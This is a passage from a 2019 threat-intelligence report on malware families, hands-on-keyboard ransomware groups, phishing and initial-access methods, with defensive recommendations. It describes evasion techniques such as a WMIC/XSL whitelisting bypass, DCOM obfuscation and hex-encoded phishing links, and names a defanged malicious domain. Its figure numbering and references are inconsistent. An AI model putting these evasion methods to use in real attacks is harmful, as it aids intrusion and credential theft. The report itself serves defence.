Example: Isolating Compromised Hosts to Limit Emotet Dwell Time to 20 Minutes

In this case, Emotet breached an asset management company as part of a cybercrime campaign that achieves initial access through fake Adobe Flash Player updates and drive-by compromise.

This variant of Emotet used JavaScript to execute PowerShell and moved laterally to two additional hosts 15 minutes after compromising the initial patient zero.

We isolated the compromised hosts, terminating the attacker's access while lateral movement was still in progress, limiting the total dwell time to 20 minutes.

Example: Observing Ursnif Employing Interprocess Communication

While PowerShell remains the dominant execution technique for malicious documents, the security community and Microsoft's efforts with Windows Antimalware Scan Interface (AMSI) have helped to harden enterprises against PowerShell abuse. Naturally, threat actors are changing tactics in response.[30]

In February 2019, we observed Ursnif begin to employ interprocess communication (IPC) techniques to obfuscate activity and to evade detection.


In particular, Ursnif's execution path transitioned from:
Word document → macro → PowerShell command → payload download → execution
to:
Word document →macro → winmgmts32
IPC between winmgmts32 and WmiPrvSE
WmiPrvSe → PowerShell command →payload download → execution

By abusing Microsoft's Distributed Component Object Model (DCOM), the IPC communication makes it difficult to link initial access vectors to actions on objective.[31] This obfuscation does not completely evade detection. However,solutions that employ techniques like machine learning can still detect the activity.But, it can lead to higher investigative and analysis requirements, pushing more burden and cost on researchers.

Example: New Dridex Variant Evades Traditional Antivirus

Shortly after the new Dridex variant appeared in mid-June, eSentire Threat Intelligence discovered new infrastructure pointing to a similar variant.[32] At the time of discovery, using data from VirusTotal, only six antivirus solutions of about 60 detected suspicious behavior. About 12 hours later, on the morning of June 27, 16 antivirus solutions could identify the behavior.

In this case, Dridex was delivered as a password-protected zip file attached to a payment/invoice notice (Figure 11). The potential victim recognized the risk and forwarded the email to eSentire, where we investigated the sample.


Hi,

Thank you, partial payment received for invoice -------. However, there is still an open balance on that invoice of $---. Attached is a list of all current past-due invoices now aging --- days. Please let me know payment status for severely past due invoices.

Password for payment document: ----------

Faith Fagin

Billing Manager

Figure 10—The email message attempting to get the victim to open the password-protected Zip archive

The malicious document includes embedded macros. Depending on the environment, the macros can be triggered by varying levels of employee interaction.

If the macros are successfully executed, then they hail the ssl-pert[.]com domain to download servern.exe (the Dridex installer). The macro script utilizes an application whitelisting bypass technique first described in April 2018. In samples we examined, JavaScript code was embedded in an XSL template capable of execution by WMIC with no integrity checks. The XSL script removes itself, then downloads and executes the Dridex installer.

Given email as the initial access point, employees are the first line of defense against this threat. Enterprises should expect and prepare their financial departments to be targeted by unsolicited invoices carrying malicious macros.

Some antivirus engines are able to detect (but not specify) this type of suspicious behavior, but given the rapid turnover of infrastructure and indicators, signature-based antivirus solutions will continue to have gaps throughout the Dridex campaign.

Example: New Ostap Variant Adds to its Bag of Tricks

During Emotet's mid-year hiatus, new malware campaigns arose to take its place—one such campaign was a new Ostap and TrickBot campaign.[33]

Ostap first arrived in 2016 as a JavaScript loader delivering banking Trojans and Point-of-Sale (PoS) malware and was observed delivering Dridex, Tinba and Ursnif. In 2017, the authors added environment detection capabilities. If the malware detected any file-paths associated with antivirus or monitoring applications like WireShark then it would not detonate.

Ostap is a downloader that relies on Windows Script Host (WScript.exe) to execute JavaScript to fetch and execute other malware. It seems to be the favored downloader of TrickBot. Both Ostap and TrickBot are believed to have their origins in Russia, so their frequent use together could be an example of cooperation.

Unlike most downloaders, which tend to be very small owing to their specific and limited function—say, only a few hundred lines of code—Ostap is almost 35,000 lines.[34]

TrickBot is a modular infostealer, which has primarily been used to target banking sites and has worked in concert with Emotet and Ryuk to wreak havoc.[35] TrickBot harvests information including system data, network data, domain data and log-in credentials. Therefore, when a TrickBot infection is detected and removed it is crucial that the victim diligently resets all passwords, increases monitoring on networks, domains and systems for which credentials and information was acquired and hardens their security measures against the initial access vector (often a maldoc email attachment).

In August, we observed a new Ostap variant that adds VirtualBox and Hybrid Analysis to its blacklist of processes (now numbering over 20). Interestingly, the malware authors removed Windows XP from the list, indicating they may no longer expect sandboxes to be running an XP environment.

The TrickBot payload delivered by Ostap has been observed harvesting credentials from common applications such as Chrome, Firefox, Internet Explorer, Filezilla, Windows Remote Desktop Protocol and VNC. The malware can also infect PoS devices with a separate module.

The Rise of "Hands-on-Keyboard" Ransomware

2019, which marks the thirtieth anniversary of the first ransomware, saw a jump in ransomware specifically targeting enterprise networks.[36] In particular, threat actors have enjoyed success targeting organizations including governments, managed service providers (MSPs) and large businesses—entities which have an urgent motivation to avoid downtime and easier access to larger funds than most individual targets.

These sophisticated, targeted attacks require much more manual effort and attention and so earn the qualifier "hands-on-keyboard." These attacks differ from early ransomware activity, which opportunistically infected individual users, largely through automated means including malicious emails and drive-by downloads.

The inflection point may have been the extremely destructive Atlanta ransomware event in March 2018, perpetrated by the SamSam group, which caused millions of dollars of damage and significant downtime to public services. At the same time, commodity ransomware has received considerable attention from the security community (especially following WannaCry) and observed coinmining attacks have dropped in lock-step with the price of cryptocurrency.

Defending Against Ransomware

As a general defense against ransomware, we recommend that organizations maintain frequent secondary and redundant backups of all essential systems and files either offline or in a segregated environment, extending back for a long period (as ransomware can lie dormant for many months).

Additionally, because hands-on-keyboard ransomware is being introduced manually, the dwell time before activation is growing—giving managed detection services an advantage in detecting threats prior to encryption.

The Major Players

Research and observations suggest that a significant proportion of 2019's hands-on-keyboard ransomware incidents can be traced to a relatively small number of malware groups: SamSam, Ryuk, Robbinhood, REvil (Sodinokibi), GoGalocker and GlobeImposter.

SamSam

SamSam is one of the first groups to target large organizations with ransomware, with this activity first identified in 2015. The group has been observed using different techniques to achieve initial access:

- In early 2016, SamSam gained access via the JexBoss exploit kit
- In mid-2016, they switched to targeted remote desktop protocol (RDP) attacks
- The Hancock Health case in January 2019 resulted from the actors entering through RDP using a vendor's credentials[37]

Ryuk

Ryuk was first identified in August 2018 and has been attributed to the group Wizard Spider.[38] In only its first few months of activity, Ryuk netted more than $3.7 million USD.[39] Since then, the sum has soared, with a large number of documented cases of ransoms being paid—including several hospitals across the United States and Canada, numerous municipal, state and provincial governments and more than 400 veterinary clinics.

As a very recent example, cybersecurity investigators believe Ryuk is responsible for the ransomware attack suffered by the City of New Orleans in mid-December 2019.[40]

The typical mechanism for infection is to use Emotet to drop TrickBot; then, if the environment is determined to be high-value, Ryuk is deployed. To hamper investigations, Ryuk deletes the dropper after execution.

In early December 2019, the threat actors updated Ryuk in an attempt to reduce the amount of execution time needed for encryption, but this change had the inadvertent result of preventing the decryptor from decrypting large files.[41] For organizations infected with Ryuk, this bug has the unfortunate result that large files may be permanently lost, even if a ransom is paid.

Robbinhood

With Robbinhood, the ransom increases with time and attackers include their past successes in their ransom notes to encourage payment. Like SamSam, Robbinhood leverages RDP exploits to achieve initial access.

So far, the payload appears to be individually pushed to each machine via a domain controller, or by open source or "living off the land" tools (the use of trusted off-the-shelf and preinstalled system tools), such as Empire PowerShell and PSExec.

To impede system recovery and investigation efforts, Robbinhood deletes shadow copies of files, clears event logs and disables Windows automatic repair capabilities.

Robbinhood forced the city of Greenville, North Carolina to resort to pen and paper when all city payment systems were impacted and caused damage worth an estimated $18.2 million USD to the City of Baltimore.

REvil (Sodinokibi)

REvil is believed to be run by the same actors who operated the GandCrab ransomware (they shut down GandCrab shortly after REvil appeared).

In the first incident, initial access was achieved by exploiting a WebLogic vulnerability (CVE-2019-2725). This case was especially notable, because only eight days passed between the release of the vulnerability and its use by threat actors—one day before a patch was released.

Now, REvil employs a diverse group of techniques to gain access, including malicious emails, compromised MSPs, exploit kits, scan-and-exploit techniques, RDP servers and backdoored software installers.

To increase the difficulty of restoring files without paying a ransom, REvil searches for back-ups and shadow copies of files and deletes them.

Much like GandCrab—which the authors claim netted more than $2 billion USD—REvil has enjoyed significant success: documented cases include at least three MSPs, a large data center provider and more than 100 dentistry offices.

GoGalocker

GoGalocker was first identified in January 2019, and it is typically installed and activated following initial access achieved via living off the land tools and publicly available hacking tools.

Once initial access is achieved, attackers use PowerShell to connect to the command-and-control infrastructure; next, the target network is mapped and Batch files are used to spread the GoGalocker ransomware.

To evade detection and mitigation, GoGalocker has been observed using legitimate signed certificates, disabling security software using stolen admin credentials and changing local user/admin passwords once the ransomware is deployed.

Perhaps the highest-profile GoGalocker incident was the infection of Norsk Hydro, which is estimated to have cost the company between $35 and $41 million USD.[42]

GlobeImposter

GlobeImposter was first observed in mid-2017.[43] Initially, GlobeImposter was delivered via a range of distribution methods, including malvertising, repacked infected installers, false program updates and "blank slate" email campaigns (i.e., no content in the email except for a ZIP attachment).

In 2018, GlobeImposter started employing brute-force attacks against RDP.[44] Like many RDP attacks, upon achieving access the threat actors often disable the host's antivirus before manually uploading and executing the malware.

We observed similar tactics firsthand with a customer in the financial services industry, in which a file server with exposed RDP was targeted by multiple external source IP addresses, with one connection eventually being successful. After gaining access, the threat actor downloaded Mimikatz to dump credentials and employed a network scanning tool. This flurry of activity was followed up with RDP connections to other hosts in the network (using the stolen domain administrator credentials) to manually deploy and spread the ransomware across multiple systems within the environment.

PHISHING: ABUSING TRUST

Phishing attempts to trick a victim into providing information, such as user credentials.

Threat actors employ multiple phishing methods, including sending links, attaching malicious documents or engaging in social engineering to compromise the user. While email remains the most frequent medium, social media and messaging apps are also employed and may benefit from higher user trust.

Once credentials are obtained, attackers may sell them or use them to perform additional malicious actions, such as gaining initial access to the network. Additionally, personal information and business context can be leveraged for Business Email Compromise (BEC) scams, invoice scams and spear phishing or even voice phishing (vishing). In one case we investigated in 2019, attackers impersonating Apple iCloud Support phoned a victim and, under the guise of troubleshooting, convinced them to browse to a malicious URL, resulting in a drive-by malware download.

Phishing Phacts

- The phishing lures we observed most frequently are (1) email services, (2) Microsoft Office 365, (3) financial services, with social media a close fourth
- Victims are most likely to submit credentials on a Wednesday and are most likely to click on a phishing link on a Tuesday

Industry Vulnerability

Vulnerability to phishing varies somewhat by industry, with a moderate correlation between the size of a company (in terms of number of employees) and the number of phishing incidents we observed.

Figure 12 shows the 10 industries most vulnerable to phishing in 2019, by number of incidents observed per sensor, per industry. Our data suggests that Health care organizations—including hospitals and clinics—are the most vulnerable to phishing, closely followed by construction.




Figure 11—Average number of phishing incidents detected per sensor, per industry, in 2019

Tactical Evolution

Throughout 2019, phishing actors have been continuously changing and improving their techniques to bypass standard email security and to trick end users.

For instance, in a recent investigation we found that the attack began with a phishing email claiming to be an "incoming fax." A link in the email led to a CAPTCHA page, which partially shields the content and makes it difficult for automated solutions to recognize the page's true nature.

Once past the CAPTCHA, an Office 365 phishing page was displayed; the page includes the target victim's own corporate branding (in this case, pulled in using the Clearbit service), making it significantly more convincing.




Figure 12—This phishing page attempts to trick users into providing their Office 365 credentials; note the URL includes "windows.net"

Cloud-Hosted Phishing

Cloud-based business services have become commonplace over the past few years, and 2019 saw threat actors embrace the cloud for phishing campaigns.

Because many organizations use these domains legitimately, it is difficult to configure filtering defenses—whether by IP or by URL—which will not also interfere with regular business operations.

In July 2019, eSentire observed a phishing campaign using Microsoft Azure cloud services to host Office 365 phishing pages. This campaign used hex-encoded links to bypass link inspection and content filtering defenses, increasing the likelihood of success.[45]

Figure 14 shows a PowerPoint lure observed in August. In the same campaign, we also observed lures, which used Office 365 forwarding alerts, Office 365 email quarantine notifications and Microsoft Excel lures.[46]

These campaigns initially hosted the landing pages on blob[.]core[.]windows[.]net or azurewebsites[.]net, while the credential collection pages were hosted elsewhere (Figure 15).

Later in the year, we observed the campaigns introduce Google infrastructure. Threat actors made this adjustment in an attempt to bypass standard email protection.[47]




Figure 13—In this PowerPoint lure, clicking open or "Roadmap for Q4'19" leads to an Office 365 phishing page




Figure 14—Over a few months, eSentire observed Office 365-related phishing campaigns leverage trusted storage services; the landing pages use well-known cloud hosting services, while the credential collection pages are hosted on secondary locations (N/A indicates that the victim did not provide credentials)

We have also seen such campaigns use trusted proxies—including LinkedIn, Mailchimp, SendGrid, Mailgun, Google and link shortening services—to redirect from legitimate sites to malicious pages. Ultimately, the entire business community is reliant upon cloud operators to remove malicious pages, once reported.

Additionally, threat actors have employed a number of countermeasures to obfuscate confirmation and identification, which slows down time to resolution and impedes research and analysis, including:

- Email validation to ensure the victim's computer is on the target domain list for the given campaign, thereby preventing security researchers outside the domain from accessing the phishing page
- RECAPTCHA, which requires human interaction, to prevent automated security bots from finding malicious pages and mining indicators or other information
- HTML page obfuscation—hex-based or packed JavaScript—to make automated page analysis more difficult

Defense Against Phishing Recommendations

To defend against phishing and to increase user resilience, we recommend organizations:

- Enforce the use of multi-factor authentication for corporate email accounts
- Introduce procedures for reporting phishing and sharing confirmed reported phishing attempts, which help employees quickly identify phishing indicators
- Deliver phishing awareness training to institute best practices (for example, mousing-over links to inspect them, examining sender details, reporting anything suspicious, not clicking links, contacting/verifying the sender and request by a different channel)
- Ensure employees are particularly cautious of generic Office 365-related communications

Additionally, administrators may want to implement rules to redirect emails, including redirecting storage services links to a monitored inbox.

INITIAL ACCESS: ESTABLISHING A BEACHHEAD

Initial access refers to the means by which an attack gains entrance into an organization's systems. In practice, attackers use a variety of tactics, either alone or in combination.[48]

Valid Accounts

This technique leverages legitimate credentials—acquired from successful phishing campaigns, previous infiltration, social engineering, the black market or some other means—to gain initial access.[49]

Because the credentials are valid, detecting such attacks often relies on recognizing behavior that differs from normal or expected activity.

In one 2019 incident, eSentire observed 851 valid log-in attempts, originating from 73 countries, in less than two hours (Figure 16). Clearly, a threat actor had acquired valid credentials and the attack likely failed due to a requirement for multi-factor authentication.

Figure 15—In a two-hour window, eSentire observed hundreds of log-in attempts from more than 30 countries, all using valid credentials

Defense Recommendations

To defend against exploitation of valid credentials, we recommend that organizations:

- Require multi-factor authentication
- Employ log-based monitoring solutions to capture log-in metrics, which can then be used in monitoring programs to recognize and alert on anomalous activity

With extra investment, organizations can enlist the aid of deception technology, which relies on fake credentials and domains—any activity using the fake credentials is a sign of an attack.

Business Email Compromise

Business Email Compromise aims at facilitating fraudulent money transfers via two methods: account takeover and account impersonation.[50] Threat actors use these accounts, which often belong to executives, to request new payments and to hijack/redirect upcoming payments.

Account Takeover

In an account takeover, an attacker takes control of a victim's email account.

In one incident investigated by eSentire, credentials for a finance employee were used to obtain payment related emails for the target organization.[51]

This organization did have Azure MFA enabled; however, the attacker initiated the second authentication step using the phone call option. The victim received the call via their work phone and followed the voice prompts to approve the identity verification request. The phone call was not reported by the employee as it was not deemed suspicious.

Once access to the victim's account was obtained, the attacker configured mail forwarding rules to reroute payment-related emails to an external address.

Account Impersonation

Because the names of company executives are often public, they are easy to leverage in impersonation efforts—an attacker simply scrapes the web for names and email domains, and then attempts to fool a victim into taking some unknowingly malicious action at the behest of an authority figure or colleague.

Email-based impersonation scams were common through 2019, likely because they require very little effort, minimal technical skills and very little cost for attackers.

The key difference between impersonation scams and Business Email Compromise scams is the former needs only basic reconnaissance to identify key individuals in the target company, while the latter requires the compromise of an email address to gain information.

Defense Recommendations

To defend against impersonation attacks, we recommend that organizations have executives use a known signature and image profile for their email and, where practical, regularly send communications to the whole team so that their email profile, tone and format are familiar to employees.

Additionally, organizations should:

- Educate employees about impersonation attacks, including showing real examples with screenshots and redacted personal and numerical info
- Ensure everyone in the company, including executives, follows security and operational processes; importantly, executives should set an example by strictly adhering to any processes in place, so that any requests that do not follow the established process stand out as inherently unusual
- Suggest that employees who are not required to be public-facing should avoid posting their corporate email address on networking sites such as LinkedIn

External Remote Services

This initial access technique exploits the access granted to an external-facing remote service to enter a network.

2019 saw a large number of attacks exploiting Microsoft's Remote Desktop Protocol (RDP), owing to a flurry of critical vulnerabilities, some of which are "wormable" (meaning that malware could spread laterally without requiring explicit user interaction). While Microsoft has released security updates, windows of opportunity exist and exposed systems persist.[52]

Perhaps the highest-profile RDP vulnerability in 2019 is BlueKeep (CVE-2019-0708). Allowing for remote code execution, this vulnerability is present in all unpatched Windows NT-based versions of Microsoft Windows from Windows 2000 through Windows Server 2008 R2 and Windows 7. Microsoft issued a security patch, including updates for Windows versions that officially are end-of-life, on May 14.

Related security vulnerabilities, collectively called DejaBlue (CVE-2019-1181 and CVE-2019-1182), were found in newer Windows versions.

As soon as the BlueKeep vulnerability was disclosed in May, eSentire observed an increase in confirmed remote exploit attempts on open RDP ports (3389).




Figure 16—After the BlueKeep vulnerability was disclosed, we observed a spike in remote exploit attempts against port 3389, which is used by RDP

Despite Microsoft's rapid patching, attackers continue to exploit BlueKeep and DejaBlue as part of a mass exploitation campaign.[53]

Windows SharePoint is another external service that serves as a popular target for attackers. . Throughout 2019, eSentire observed Emissary Panda using the CVE-2019-0604 exploit to attempt to install WebShells—a piece of code or a script that enables remote access and administration—on victim endpoints.[54]

Defense Recommendations

To defend against exploits leveraging external remote services, we recommend organizations:

- Lock down external access to RDP—either move it behind a VPN with two-factor authentication or, at the very minimum, restrict the IP ranges that are able to access the servers from the outside
- Regularly scan the network for vulnerabilities and keep up to date with your technology stack's threat surface
- Prioritize patching external vulnerabilities with threat scores of medium and above
- Employ a multi-layered defense strategy—do not assume that patching external vulnerabilities is enough, because internal vulnerabilities can multiply the damage by enabling rapid spread

Drive-By Compromise

In a drive-by compromise, an adversary gains access to a system through a user's innocent and otherwise innocuous act of visiting a website. With this technique, the user's web browser is typically targeted for exploitation, but adversaries may also use compromised websites for non-exploitation behavior, such as acquiring application access tokens.[55]

Threat actors may also combine drive-by compromises with social engineering tactics. For instance, in Example: Isolating Compromised Hosts to Limit Emotet Dwell Time to 20 Minutes, we outlined how Emotet breached an asset management company. In that case, the attackers used fake Adobe Flash Player updates (CVE-2019-7096) and drive-by downloads as the initial access vector.

In particular, victims using Internet Explorer 11 unknowingly downloaded and launched a malicious JavaScript file.

Defense Recommendations

To defend against drive-by compromise, organizations must be diligent with patching. Unfortunately, even the best patching process is of no help until a patch is available. Plus, many organizations rely on applications and services that are out of the regular patching scope. Consequently, patching must be part of a broader, multi-layer, defense-in-depth security strategy.

Malicious Documents

Many malware families—including Emotet, Ursnif and Dridex—most frequently gain initial access through malicious documents, usually as an attachment and often disguised as an invoice either sent directly to financial departments or through an intermediary.

The attachments are often weaponized Microsoft Office files, but malicious JavaScript files are also common. This approach requires human interaction to initiate the malicious activities. Upon successful infection, the malware can spread laterally to other hosts in the network. If left untreated, response and cleanup can become costly.

Defense Recommendations

To defend against malicious documents, we recommend that organizations:

- Block macros in Microsoft Office documents that originate from the Internet
- Block Microsoft Office execution from temporary directories, such as Outlook and Internet browsers
- Set notepad.exe as the default program for scripting file types (e.g., .js, .jse, .ps, .vba, etc.)

Additionally, because many infections leverage PowerShell and other trusted Microsoft Windows processes for executing code downloaded from the Internet, organizations should take special care to reduce the attack surface associated with PowerShell. In particular:

- For Windows 10, consider implementing attack surface reduction rule
- Block PowerShell via Windows firewall
- Prevent version downgrade of PowerShell
- Integrate applications and services to malware solutions by using the Windows AMSI
- Implement PowerShell script-block logging

GENERAL RECOMMENDATIONS

Beyond the specific recommendations presented throughout this report, we can offer some broad guidance.

Develop a Security Strategy to Prepare for the Worst

At the highest level, organizations need to develop a security strategy and have a plan which accounts for the harsh reality that—at some point—things will go wrong and threats will break through. Regardless of what third-party security solutions and services are put in place, internal perspectives provide valuable enrichment and context; moreover, internal skills and knowledge often permit faster incident responses and more effective coordination with third-party experts.

Do security diligence and hope for the best—but prepare for the worst.

Train Your People and Enforce Best Practices

Cybersecurity is no longer the domain of a few skilled experts or technical teams. The reality today is that everyone in an organization needs to be aware of general risks and familiar with best practices.

Phishing—which is often a precursor to a compromise—is, fundamentally, about tricking people. The more familiar your people are with phishing tactics, real-world phishing examples and phishing avoidance habits, the more resilient your organization will be.

Of course, training and processes extend beyond phishing, but they are only as effective as adherence and enforcement. Create an environment where there are no exceptions—many impersonation scams rely on people dutifully responding to urgent and unusual requests from executives—and where good practices (like verifying identity by another channel) become second nature.

Limit Your Threat Surface

Different organizations have different exposure to risk, but patterns emerge across organizations and industries. In particular, our research indicates that organizations with more distributed locations and systems are considerably more vulnerable than those with only a small number of locations. Once an organization has six or more locations, it is a near certainty that it will experience a security incident in any given year.

The inescapable reality is that the more distributed an organization is across locations, the more vulnerable it is. More systems are connected, more systems are exposed and it is much more difficult to introduce and enforce secure habits within the employee base.

With these factors in mind, organizations should adopt restrictive policies governing which systems are externally exposed. If a system does not need to be accessible externally, then do not give it exposure.

To defend against known vulnerabilities, organizations should adhere to strict patching guidelines. By patching systems, organizations can remove specific vulnerabilities before exploits can take advantage. While IT organizations can—and often do—fall behind, patching remains an important element of a multi-layer, defense in depth security strategy.

But, patching is incomplete and remains a race against time. Any delay between the development of an exploit and the release and subsequent application of a patch creates a window of opportunity for attack.

Moreover, significant gaps in defense arise when vulnerabilities appear in applications or products outside the normal patching scope. For instance, in February 2019, a vulnerability and proof-of-concept code was disclosed for the popular freeware archive tool WinRAR.[56] Just five days after publication, exploits were infecting hosts in the wild.

Limiting or restricting unauthorized applications can significantly reduce this risk, but this may not be feasible due to overhead costs or employee resistance. For example, eSentire found WinRAR present on 40 percent of monitored endpoints within our customer base.

Invest in a Modern Endpoint Protection Platform

Faced with polymorphic malware, managed attack campaigns, fileless attacks, unavoidable windows of vulnerability and the ever-present human element, endpoint protection provides a vital and necessary layer of defense.

Modern endpoint protection platforms utilize a cloud-native architecture, which shifts management and some of the analysis and detection workload to the cloud.

Backed by dedicated security experts who continuously refine and harden policies to account for each organization's unique threat landscape, these solutions provide crucial defense against threats that can readily bypass traditional antivirus solutions and take advantage of vulnerabilities. They also provide unfiltered endpoint data to power effective research and response.

Employ Defense in Depth

In addition to implementing a modern endpoint protection platform, organizations should pursue additional activities as part of a comprehensive strategy of defense-in-depth:

- Recognize the limitations of antivirus solutions, and do not rely on antivirus alone to protect against modern threats; employ multiple endpoint solutions, with next-generation antivirus being one
- Because organizations with more distributed locations and systems are considerably more vulnerable than those with only a small number of locations, take special care—especially during times of aggressive growth—to harden endpoints and exposed systems
- Excluding fileless attacks, most malware arrives at the victim organization through malicious email attachments or links, both of which require human interaction to initiate the malicious activities; organizations can attempt to mitigate this risk through regular user awareness training (e.g., continuous simulated phishing exercises to assess effectiveness and implementing a process for reporting/responding to suspicious emails) and technical controls (e.g., implement spam filtering, URL rewriting and attachment sandboxing; only allow email attachments containing trusted file types; restrict execution from temp directories, such as AppData)
- Because permissive application policies, or a failure or inability to enforce more restrictive policies, contribute to increasing an organization's vulnerability, support IT teams' efforts to manage applications and to enforce policies strictly

REFERENCES

[1] *For more information, see the CommsLock post CRIMINAL USE OF HOSTED GROUP CHATS, OR CHANNELS, ON ENCRYPTED APPS*

[2] *Quite literally the day after this paragraph was written, news emerged that TrickBot and Lazarus are collaborating; for more information, see the Threatpost article Lazarus APT Collaborates with TrickBot's Anchor Project*

[3] *Which include the Department of Homeland Security (DHS) , Canada's Communications Security Establishment (CSE), sector-based Information Sharing and Analysis Centers (ISACs) and the ISAO*

[4] *See Is quantum computing becoming relevant to cyber-security?, in ScienceDirect*

[5] *For more information and context, see Google's announcement Quantum Supremacy Using a Programmable Superconducting Processor*

[6] *A good starting point is ETSI's quantum-safe cryptography page*

[7] *For a quick summary of the impact to today's cryptographic algorithms, see Okta's The Impact of Quantum Computing on Cybersecurity*

[8] *As an example, Canada's Federal Budget for 2019 proposed significant increases for cybersecurity funding; see Federal Budget 2019: more money for cyber security, in IT World Canada*

[9] *For instance, see Wired's The Mirai Botnet Architects Are Now Fighting Crime With the FBI*

